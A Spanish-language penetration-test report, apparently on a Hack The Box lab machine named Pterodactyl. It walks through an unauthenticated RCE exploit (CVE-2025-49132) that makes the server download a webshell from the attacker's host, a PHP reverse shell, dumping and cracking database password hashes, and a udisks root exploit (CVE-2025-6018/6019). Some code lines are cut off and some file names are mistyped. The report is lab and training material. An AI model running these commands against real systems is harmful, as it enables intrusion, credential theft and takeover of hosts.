



Reporte de Pentesting.



Equipo de Trabajo:

- Sh3llr1ck0.

Contenido.

Sección Ejecutiva 03

Objetivo.
Alcance.
Hallazgos.
Recomendaciones.

Sección Técnica 05

CVE-2025-49132 RCE no autenticado 06
CVE-2025-6018-6019 09
Reutilización de contraseña 12

Escala 15

Sección Ejecutiva.

Objetivo.

Aplicar la metodología “pentesting” con el objetivo de revelar vulnerabilidades presentes y explotarlas dentro del sistema conocido como “Pterodctyl” como nuestro cliente. Proporcionando un reporte con los hallazgos para una mejor posterior en la seguridad de la información, reduciendo los riesgos dentro de la infraestructura del cliente.
La prueba de penetración se llevará a cabo dentro del esquema conocido como “Gray Box”, un esquema donde únicamente se proporciona información como una dirección IP del cliente, siendo el DNS “pterodactyl.htb”.

Alcance.

- Directorios: Todos.
- Dominios / subdominios: Todos.
- IP: 10.129.XXX.XXX

Hallazgos.

El cliente Pterodactly fue considerado vulnerable debido a que fuimos capaces de encontrar y explotar un total de dos vulnerabilidades y una configuración errónea, las cuales permitieron obtener acceso remoto y migrar de un usuario con privilegios mínimos a un usuario con privilegios de un administrador.
Todas las actividades se realizaron y manejaron desde un punto inicial conocido como ejecución remota de comandos, la cual fue descubierta por una versión desactualizada; un error realmente común que podría permitir a un atacante obtener ventaja y control total del sistema o software con versiones desactualizadas.

Puntaje	Total	Vulnerabilidad	Descripción
10	2	Versión desactualizada	Versiones de software obsoletas. Abren una puerta para errores críticos.
4.5	1	Reutilización de contraseña	Error humano, el cual podría permitir accesos críticos.

Recomendaciones.

- Versiones desactualizadas: Actualizar el software a la última versión disponible.
- Reutilización de contraseña: Política de reseteo de contraseñas; así como la educación constante a empleados y colaboradores.

Sección Técnica.

Pasos iniciales.

Virtual Hosting.

Paso 1:

Abrir una terminar ya sea con privilegios de root o escribir “sudo nano” seguido del archivo “hosts”. El archivo se ubica en la ruta “/etc/hosts”.

Paso 2:

Colocar el DNS del cliente/empresa seguido de la dirección IP.

```
# HTB
10.129.10.197  pterodactyl.htb
```

Imagen: Host Discovery.

Fase de enumeración.

La fase de enumeracion usualmente comienza con un escaneo de red. La herramienta mas comun para tal tarea es conocida como “nmap”. Haciendo uso de una terminal es necesario colocar el siguiente comando: “nmap -p- -n -sV -sC pterodactyl.htb”.

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.6 (protocol 2.0)
| ssh-hostkey:
|   256 a3:74:1e:a3:ad:02:14:01:00:e6:ab:b4:18:84:16:e0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAy
IrPasaNjhBW/xkGT2otP1zmnkTUyGfzEWZGkZB2Jkaivmjgc=
|   256 65:c8:33:17:7a:d6:52:3d:63:c3:e4:a9:60:64:2d:cc (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJTXNuX5oJaGQJfvbga+jM+14w5n
80/tcp open  http    syn-ack ttl 63 nginx 1.21.5
|_http-title: Did not follow redirect to http://pterodactyl.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.21.5
```

Imagen: Resultado nmap.

LFI & CVE-2025-49132 Unauthenticated RCE.

Severidad: 10.

¿Qué es?
Las versiones desactualizadas a menudo son dejadas en sistemas de manera intencional o no. Esto puede dejar una puerta abierta a grandes problemas de seguridad para la infraestructura de las organizaciones. Las actualizaciones son críticas dentro de los sistemas informáticos debido error o peligros que un sistema puede enfrentar.

CVE-2025-49132 Unauthenticated RCE es una vulnerabilidad donde es posible ejecutar comandos a nivel sistema sin la necesidad de autenticarnos dentro del sistema “panel”.

A lo largo de la auditoria, utilizamos el exploit que involucra el uso de versiones desactualizadas; se enviaron peticiones web con código malicioso.

Detalles.
A menudo es necesario realizar una mayor enumeración. La herramienta **gobuster** ayuda a realizar tar tarea de manera automatizada. **Gobuster** puede ser utilizada para “fuzzear” archivos web y parametros.
Comando: “gobuster vhost -u http://pterodactyl.htb -w subdomains-top1million-5000.txt –append-domain”

```
┌──(sh3llr1ck0㉿H4ckD3v)-[~/…/HTB/machines/Pterodactyl/enum]
└─$ gobuster vhost -u "http://pterodactyl.htb" -w /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt --a
ppend-domain
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://pterodactyl.htb
[+] Method:                    GET
[+] Threads:                   10
[+] Wordlist:                  /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:                gobuster/3.8.2
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
panel.pterodactyl.htb Status: 200 [Size: 1897]
Progress: 4989 / 4989 (100.00%)
===============================================================
Finished
===============================================================
```

Imagen: Resultados gobuster.


Nota: Es necesario volver a realizar el paso de Virtual Hosting para el nuevo dominio encontrado.

```
# HTB
10.129.10.197  pterodactyl.htb     panel.pterodactyl.htb
```

Imagen: Host Discovery.

Debido a que se trató de una versión desactualizada, fue posible encontrar un exploit público; resultando en la vulnerabilidad de **Unauthenticated Arbitrary Remote Code Execution**. Sin embargo, no fue posible ejecutar comandos de manera arbitraria.
Iniciamos con la carga de una webshell ubicad en la maquina atacante:

1. git clone (dollarboysushil's link in Links section).
2. python3 -m http.server 90
3. python3 CVE-2025-49132-dbs.py --target panel.pterodactyl.htb --cmd "curl http://OURIP:90/shell.php -o shell.php"



Visitando la pagina web panel.pterodactyl.htb y agregando el nombre del archivo cargado previamente, https://panel.pterodactyl.htb/sh3llr1ck0.php fue posible confirmar que el servidor es vulnerable.




Imagen: RCE.

Sin embargo, no fue posible obtener una conexión inversa de manera austera. Repetimos el ataque, subiendo un archivo en PHP encargado de realizar la conexión inversa: nc -lvnp 1234.




Image: Web Shell.

Navegado nuevamente a http://panle.pterodactyl.htb/shell.php logramos obtener la conexion inversa y comprometer el sistema.




Imagen: Reverse shell.

Componentes afectados.
URL/locales/locale.json?**locale=../../../pterodactyl**&**namespace=config/database**

Links.
https://github.com/pterodactyl/panel/security/advisories/GHSA-24wv-6c99-f843
https://github.com/dollarboysushil/CVE-2025-49132-Pterodactyl-Panel-Unauthenticated-Remote-Code-Execution-RCE-?tab=readme-ov-file

Recomendaciones.
Actualizar a la última versión de panel

CVE-2025-6018-6019 udisk Escalación de Privilegios.

Severidad: 10.

¿Qué es?
Vulnerabilidad que permite a un atacante elevar sus privilegios por medio de peticiones recibidas por el servicio udisksd. El error nace de un manejo inapropiado en el manejo de autoridad del usuario durante el proceso de comunicación. Cuando el servicio recibe una petición, asume de manera incorrecta que el group al que pertenece el usuario es suficiente para otorgar permisos a acciones sensibles.

Detalles.
Dentro de la ruta **/var/mail/phileasfogg3**, localizamos un correo almacenado para el usuario con el que obtuvimos acceso (phileasfogg3). Dentro del mensaje, encontramos la herramienta en uso.

```
phileasfogg3@pterodactyl:/var/mail> ls -la
total 4
drwxrwxrwt 1 root         root  46 Nov  7 18:41 .
drwxr-xr-x 1 root         root 108 Sep 12 23:10 ..
-rw-rw--- 1 headmonitor  mail   0 Nov  7 15:54 headmonitor
-rw-rw--- 1 phileasfogg3 mail 960 Dec 29 15:58 phileasfogg3
phileasfogg3@pterodactyl:/var/mail> cat phileasfogg3
From headmonitor@pterodactyl Fri Nov 07 09:15:00 2025
Delivered-To: phileasfogg3@pterodactyl
Received: by pterodactyl (Postfix, from userid 0)
id 1234567890; Fri, 7 Nov 2025 09:15:00 +0100 (CET)
From: headmonitor headmonitor@pterodactyl
To: All Users all@pterodactyl
Subject: SECURITY NOTICE — Unusual udisksd activity (stay alert)
Message-ID: 202511070915.headmonitor@pterodactyl
Date: Fri, 07 Nov 2025 09:15:00 +0100
MIME-Version: 1.0
Content-Type: text/plain; charset="utf-8"
Content-Transfer-Encoding: 7bit

Attention all users,

Unusual activity has been observed from the udisks daemon (udisksd). No confirmed compromise at this time, but increased vigil
ance is required.

Do not connect untrusted external media. Review your sessions for suspicious activity. Administrators should review udisks and
 system logs and apply pending updates.

Report any signs of compromise immediately to headmonitor@pterodactyl.htb

— HeadMonitor
System Administrator
phileasfogg3@pterodactyl:/var/mail>
```

Image: Contenido del correo.

Un exploit publico tambien fue encontrado, el cual permite la escalacion de privilegios.

1. git clone https://github.com/MichaelVenturella/CVE-2025-6018-6019-PoC.git
2. Preparación:
    a. Dentro del directorio de github copiado: ./build_poc.sh
        i. Los archivos exploit.img y catcher son creados.
    b. Servidor local: “python3 -m http.server 90”.
    c. Descarga de exploit en el sistema victima:
        i. wget http://IP:90/explit.img
        ii. Wget http://IP:90/catcher

iii. chmod +x catcher

3. Fase de explotación.
   i. chmod +x exploit.sh
   ii. ./exploit.sh

4. Shell con privilegios root (puede fallar).




Imagen: Casi root.

5. El error puede ser comun. Dentro del repositorio GitHub es posible encontrar instrucciones para obtener la sesion como root.
   a. **Authentication Required:**
      i. echo "XDG_SEAT=seat0" > ~/.pam_environment
      ii. echo "XDG_VTNR=1" >> ~/.pam_environment
      iii. Salir de la sesion ssh y volver a logearse.
      iv. `loginctl show-session $XDG_SESSION_ID | grep Active.` `Debe mostrar Active=yes`




Imagen: Configuración.

6. Ejecución de exploit nuevamente.

```
phileasfogg3@pterodactyl:~> ./exploit.sh
[+] Session is Active. Polkit bypass enabled.
[*] Starting Background Trigger (Wait 2s)...
[*] Starting Foreground Catcher...
[*] HOLD TIGHT. ROOT SHELL INCOMING.
[*] Sniper started. Waiting for ANY loop mount...
[*] (BG) Setting up loop device...
[*] (BG) Triggering Resize on /org/freedesktop/UDisks2/block_devices/loop0...

[!!!] HIT! Mounted at: /tmp/blockdev.8H3ML3
pterodactyl:~ # id; whoami
uid=0(root) gid=0(root) groups=0(root),100(users)
root
pterodactyl:~ #
```

Componentes afectados.
Udisk desactualizado.

Links.
https://www.cisa.gov/secure-our-world/use-strong-passwords

Recommendations.
Actualizar udisk a su ultima version.

Reutilización de contraseñas.

Severidad: AV:A/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N/**4.5**

What is it?
Aunque no es considerado un error técnico, si es considerado un error humano. El eslabón más débil, siempre ha sido y será considerado el factor humano para la seguridad de una infraestructura. Entonces, hablando sobre contraseñas, una practica comun es la reutilización, es decir, utilizar la misma contraseña para múltiples páginas web e incluso accesos de red como el protocolo SSH.
La reutilización de contraseñas es un gran problema a considerar no por el error de reutilización per se, sino por la simplicidad utilizada en las mismas. Las contraseñas pueden ser averiguadas tan rápido como sea su grado de complejidad; si la contraseña es compleja, su proceso de descifrado tomará más tiempo.

Note: It is recommended to get a full interactive revershell. A link to get it was provided in links section.

Detalles.
Al principio, fue necesario confirmar que el sistema era vulnerable a RCE. Para tal acción, se hizo uso de **Burp Suite** y el **CVE:2025-49132.** Un script en Python que proporciona la ruta de inyección.

```
arg_parser = argparse.ArgumentParser(
    description="Check if the target is vulnerable to CVE-2025-49132.")
arg_parser.add_argument("target", help="The target URL")
args = arg_parser.parse_args()

try:
    target = args.target.strip() + '/' if not args.target.strip().endswith('/') else args.target.strip()
    r = requests.get(f"{target}locales/locale.json?locale=../../../pterodactyl&namespace=config/database", a
    if r.status_code == 200 and "pterodactyl" in r.text.lower():
        try:
            raw_data = r.json()
            data = {
                "success": True,
                "host": raw_data["../../../pterodactyl"]["config/database"]["connections"]["mysql"].get("hos
                "port": raw_data["../../../pterodactyl"]["config/database"]["connections"]["mysql"].get("por
                "database": raw_data["../../../pterodactyl"]["config/database"]["connections"]["mysql"].get
```

Imagen: Ruta de injection.




Imagen: RCE + credenciales.

Utilizando las credenciales anteriores permiten el acceso a la base de datos.

```
wwwrun@pterodactyl:/> mysql -D panel -u pterodactyl -h 127.0.0.1 -p
mysql: Deprecated program name. It will be removed in a future release, use '/usr/bin/mariadb' instead
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 86
Server version: 11.8.3-MariaDB MariaDB package

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [panel]> show
```

Obtenemos los hashes de las contrasenas almacenadas.

```
MariaDB [panel]> select username,password from users;
+--------------+------------------------------------------------------------+
| username     | password                                                   |
+--------------+------------------------------------------------------------+
| headmonitor  | $2y$10$3WJht3/5GOQmOXdljPbAJet2C6tHP4QoORy1PSj59qJrU0gdX5gD2 |
| phileasfogg3 | $2y$10$PwO0TBZA8hLB6nuSsxRqoOuXuGi3I4AVVN2IgE7mZJLzky1vGC9Pi |
+--------------+------------------------------------------------------------+
2 rows in set (0.001 sec)
```

Finalmente, hashcat fue utilizado para un ataque de fuerza bruta: “hashcat -m 3200 hashfile rockyou.txt”.

```
┌──(sh3llr1ck0㉿H4ckD3v)-[~/…/machines/Pterodactyl/lateral/hashes]
└─$ hashcat --show hash -m 3200
$2y$10$PwO0TBZA8hLB6nuSsxRqoOuXuGi3I4AVVN2IgE7mZJLzky1vGC9Pi:!QAZ2wsx

┌──(sh3llr1ck0㉿H4ckD3v)-[~/…/machines/Pterodactyl/lateral/hashes]
└─$
```

Imagen: Contraseña descifrada.

Como parte de la practica normal, pero peligrosa en la reutilización de contraseñas; la misma contrasena descifrada era la misma contraseña que el usuario **phileasfogg3** uso para acceder por el protocolo SSH.

```
┌──(sh3llr1ck0㉿H4ckD3v)-[~/…/machines/Pterodactyl/lateral/hashes]
└─$ hashcat --show hash -m 3200
$2y$10$PwO0TBZA8hLB6nuSsxRqoOuXuGi3I4AVVN2IgE7mZJLzky1vGC9Pi:!QAZ2wsx

┌──(sh3llr1ck0㉿H4ckD3v)-[~/…/machines/Pterodactyl/lateral/hashes]
└─$ ssh phileasfogg3@panel.pterodactyl.htb
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
(phileasfogg3@panel.pterodactyl.htb) Password:
(phileasfogg3@panel.pterodactyl.htb) Password:
Have a lot of fun...
Last login: Tue Mar 10 05:08:20 2026 from 10.10.15.32
phileasfogg3@pterodactyl:~> whoami; id; pwd
phileasfogg3
uid=1002(phileasfogg3) gid=100(users) groups=100(users)
/home/phileasfogg3
phileasfogg3@pterodactyl:~>
```

Componentes Afectados.
Reutilización de contraseñas.

Links.
https://www.cisa.gov/secure-our-world/use-strong-passwords
https://infosec.danielvelez.me/zsh/fully-upgrading-simple-shells-zsh/

Recomendaciones.
Política de contraseña segura como:

- Reseteo de contraseñas cada 3 o 6 meses.
- Longitud mínima de 10 caracteres.
- Uso de mayúsculas, minúsculas, números y símbolos.

Escala.

Rating	CVSS Score
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0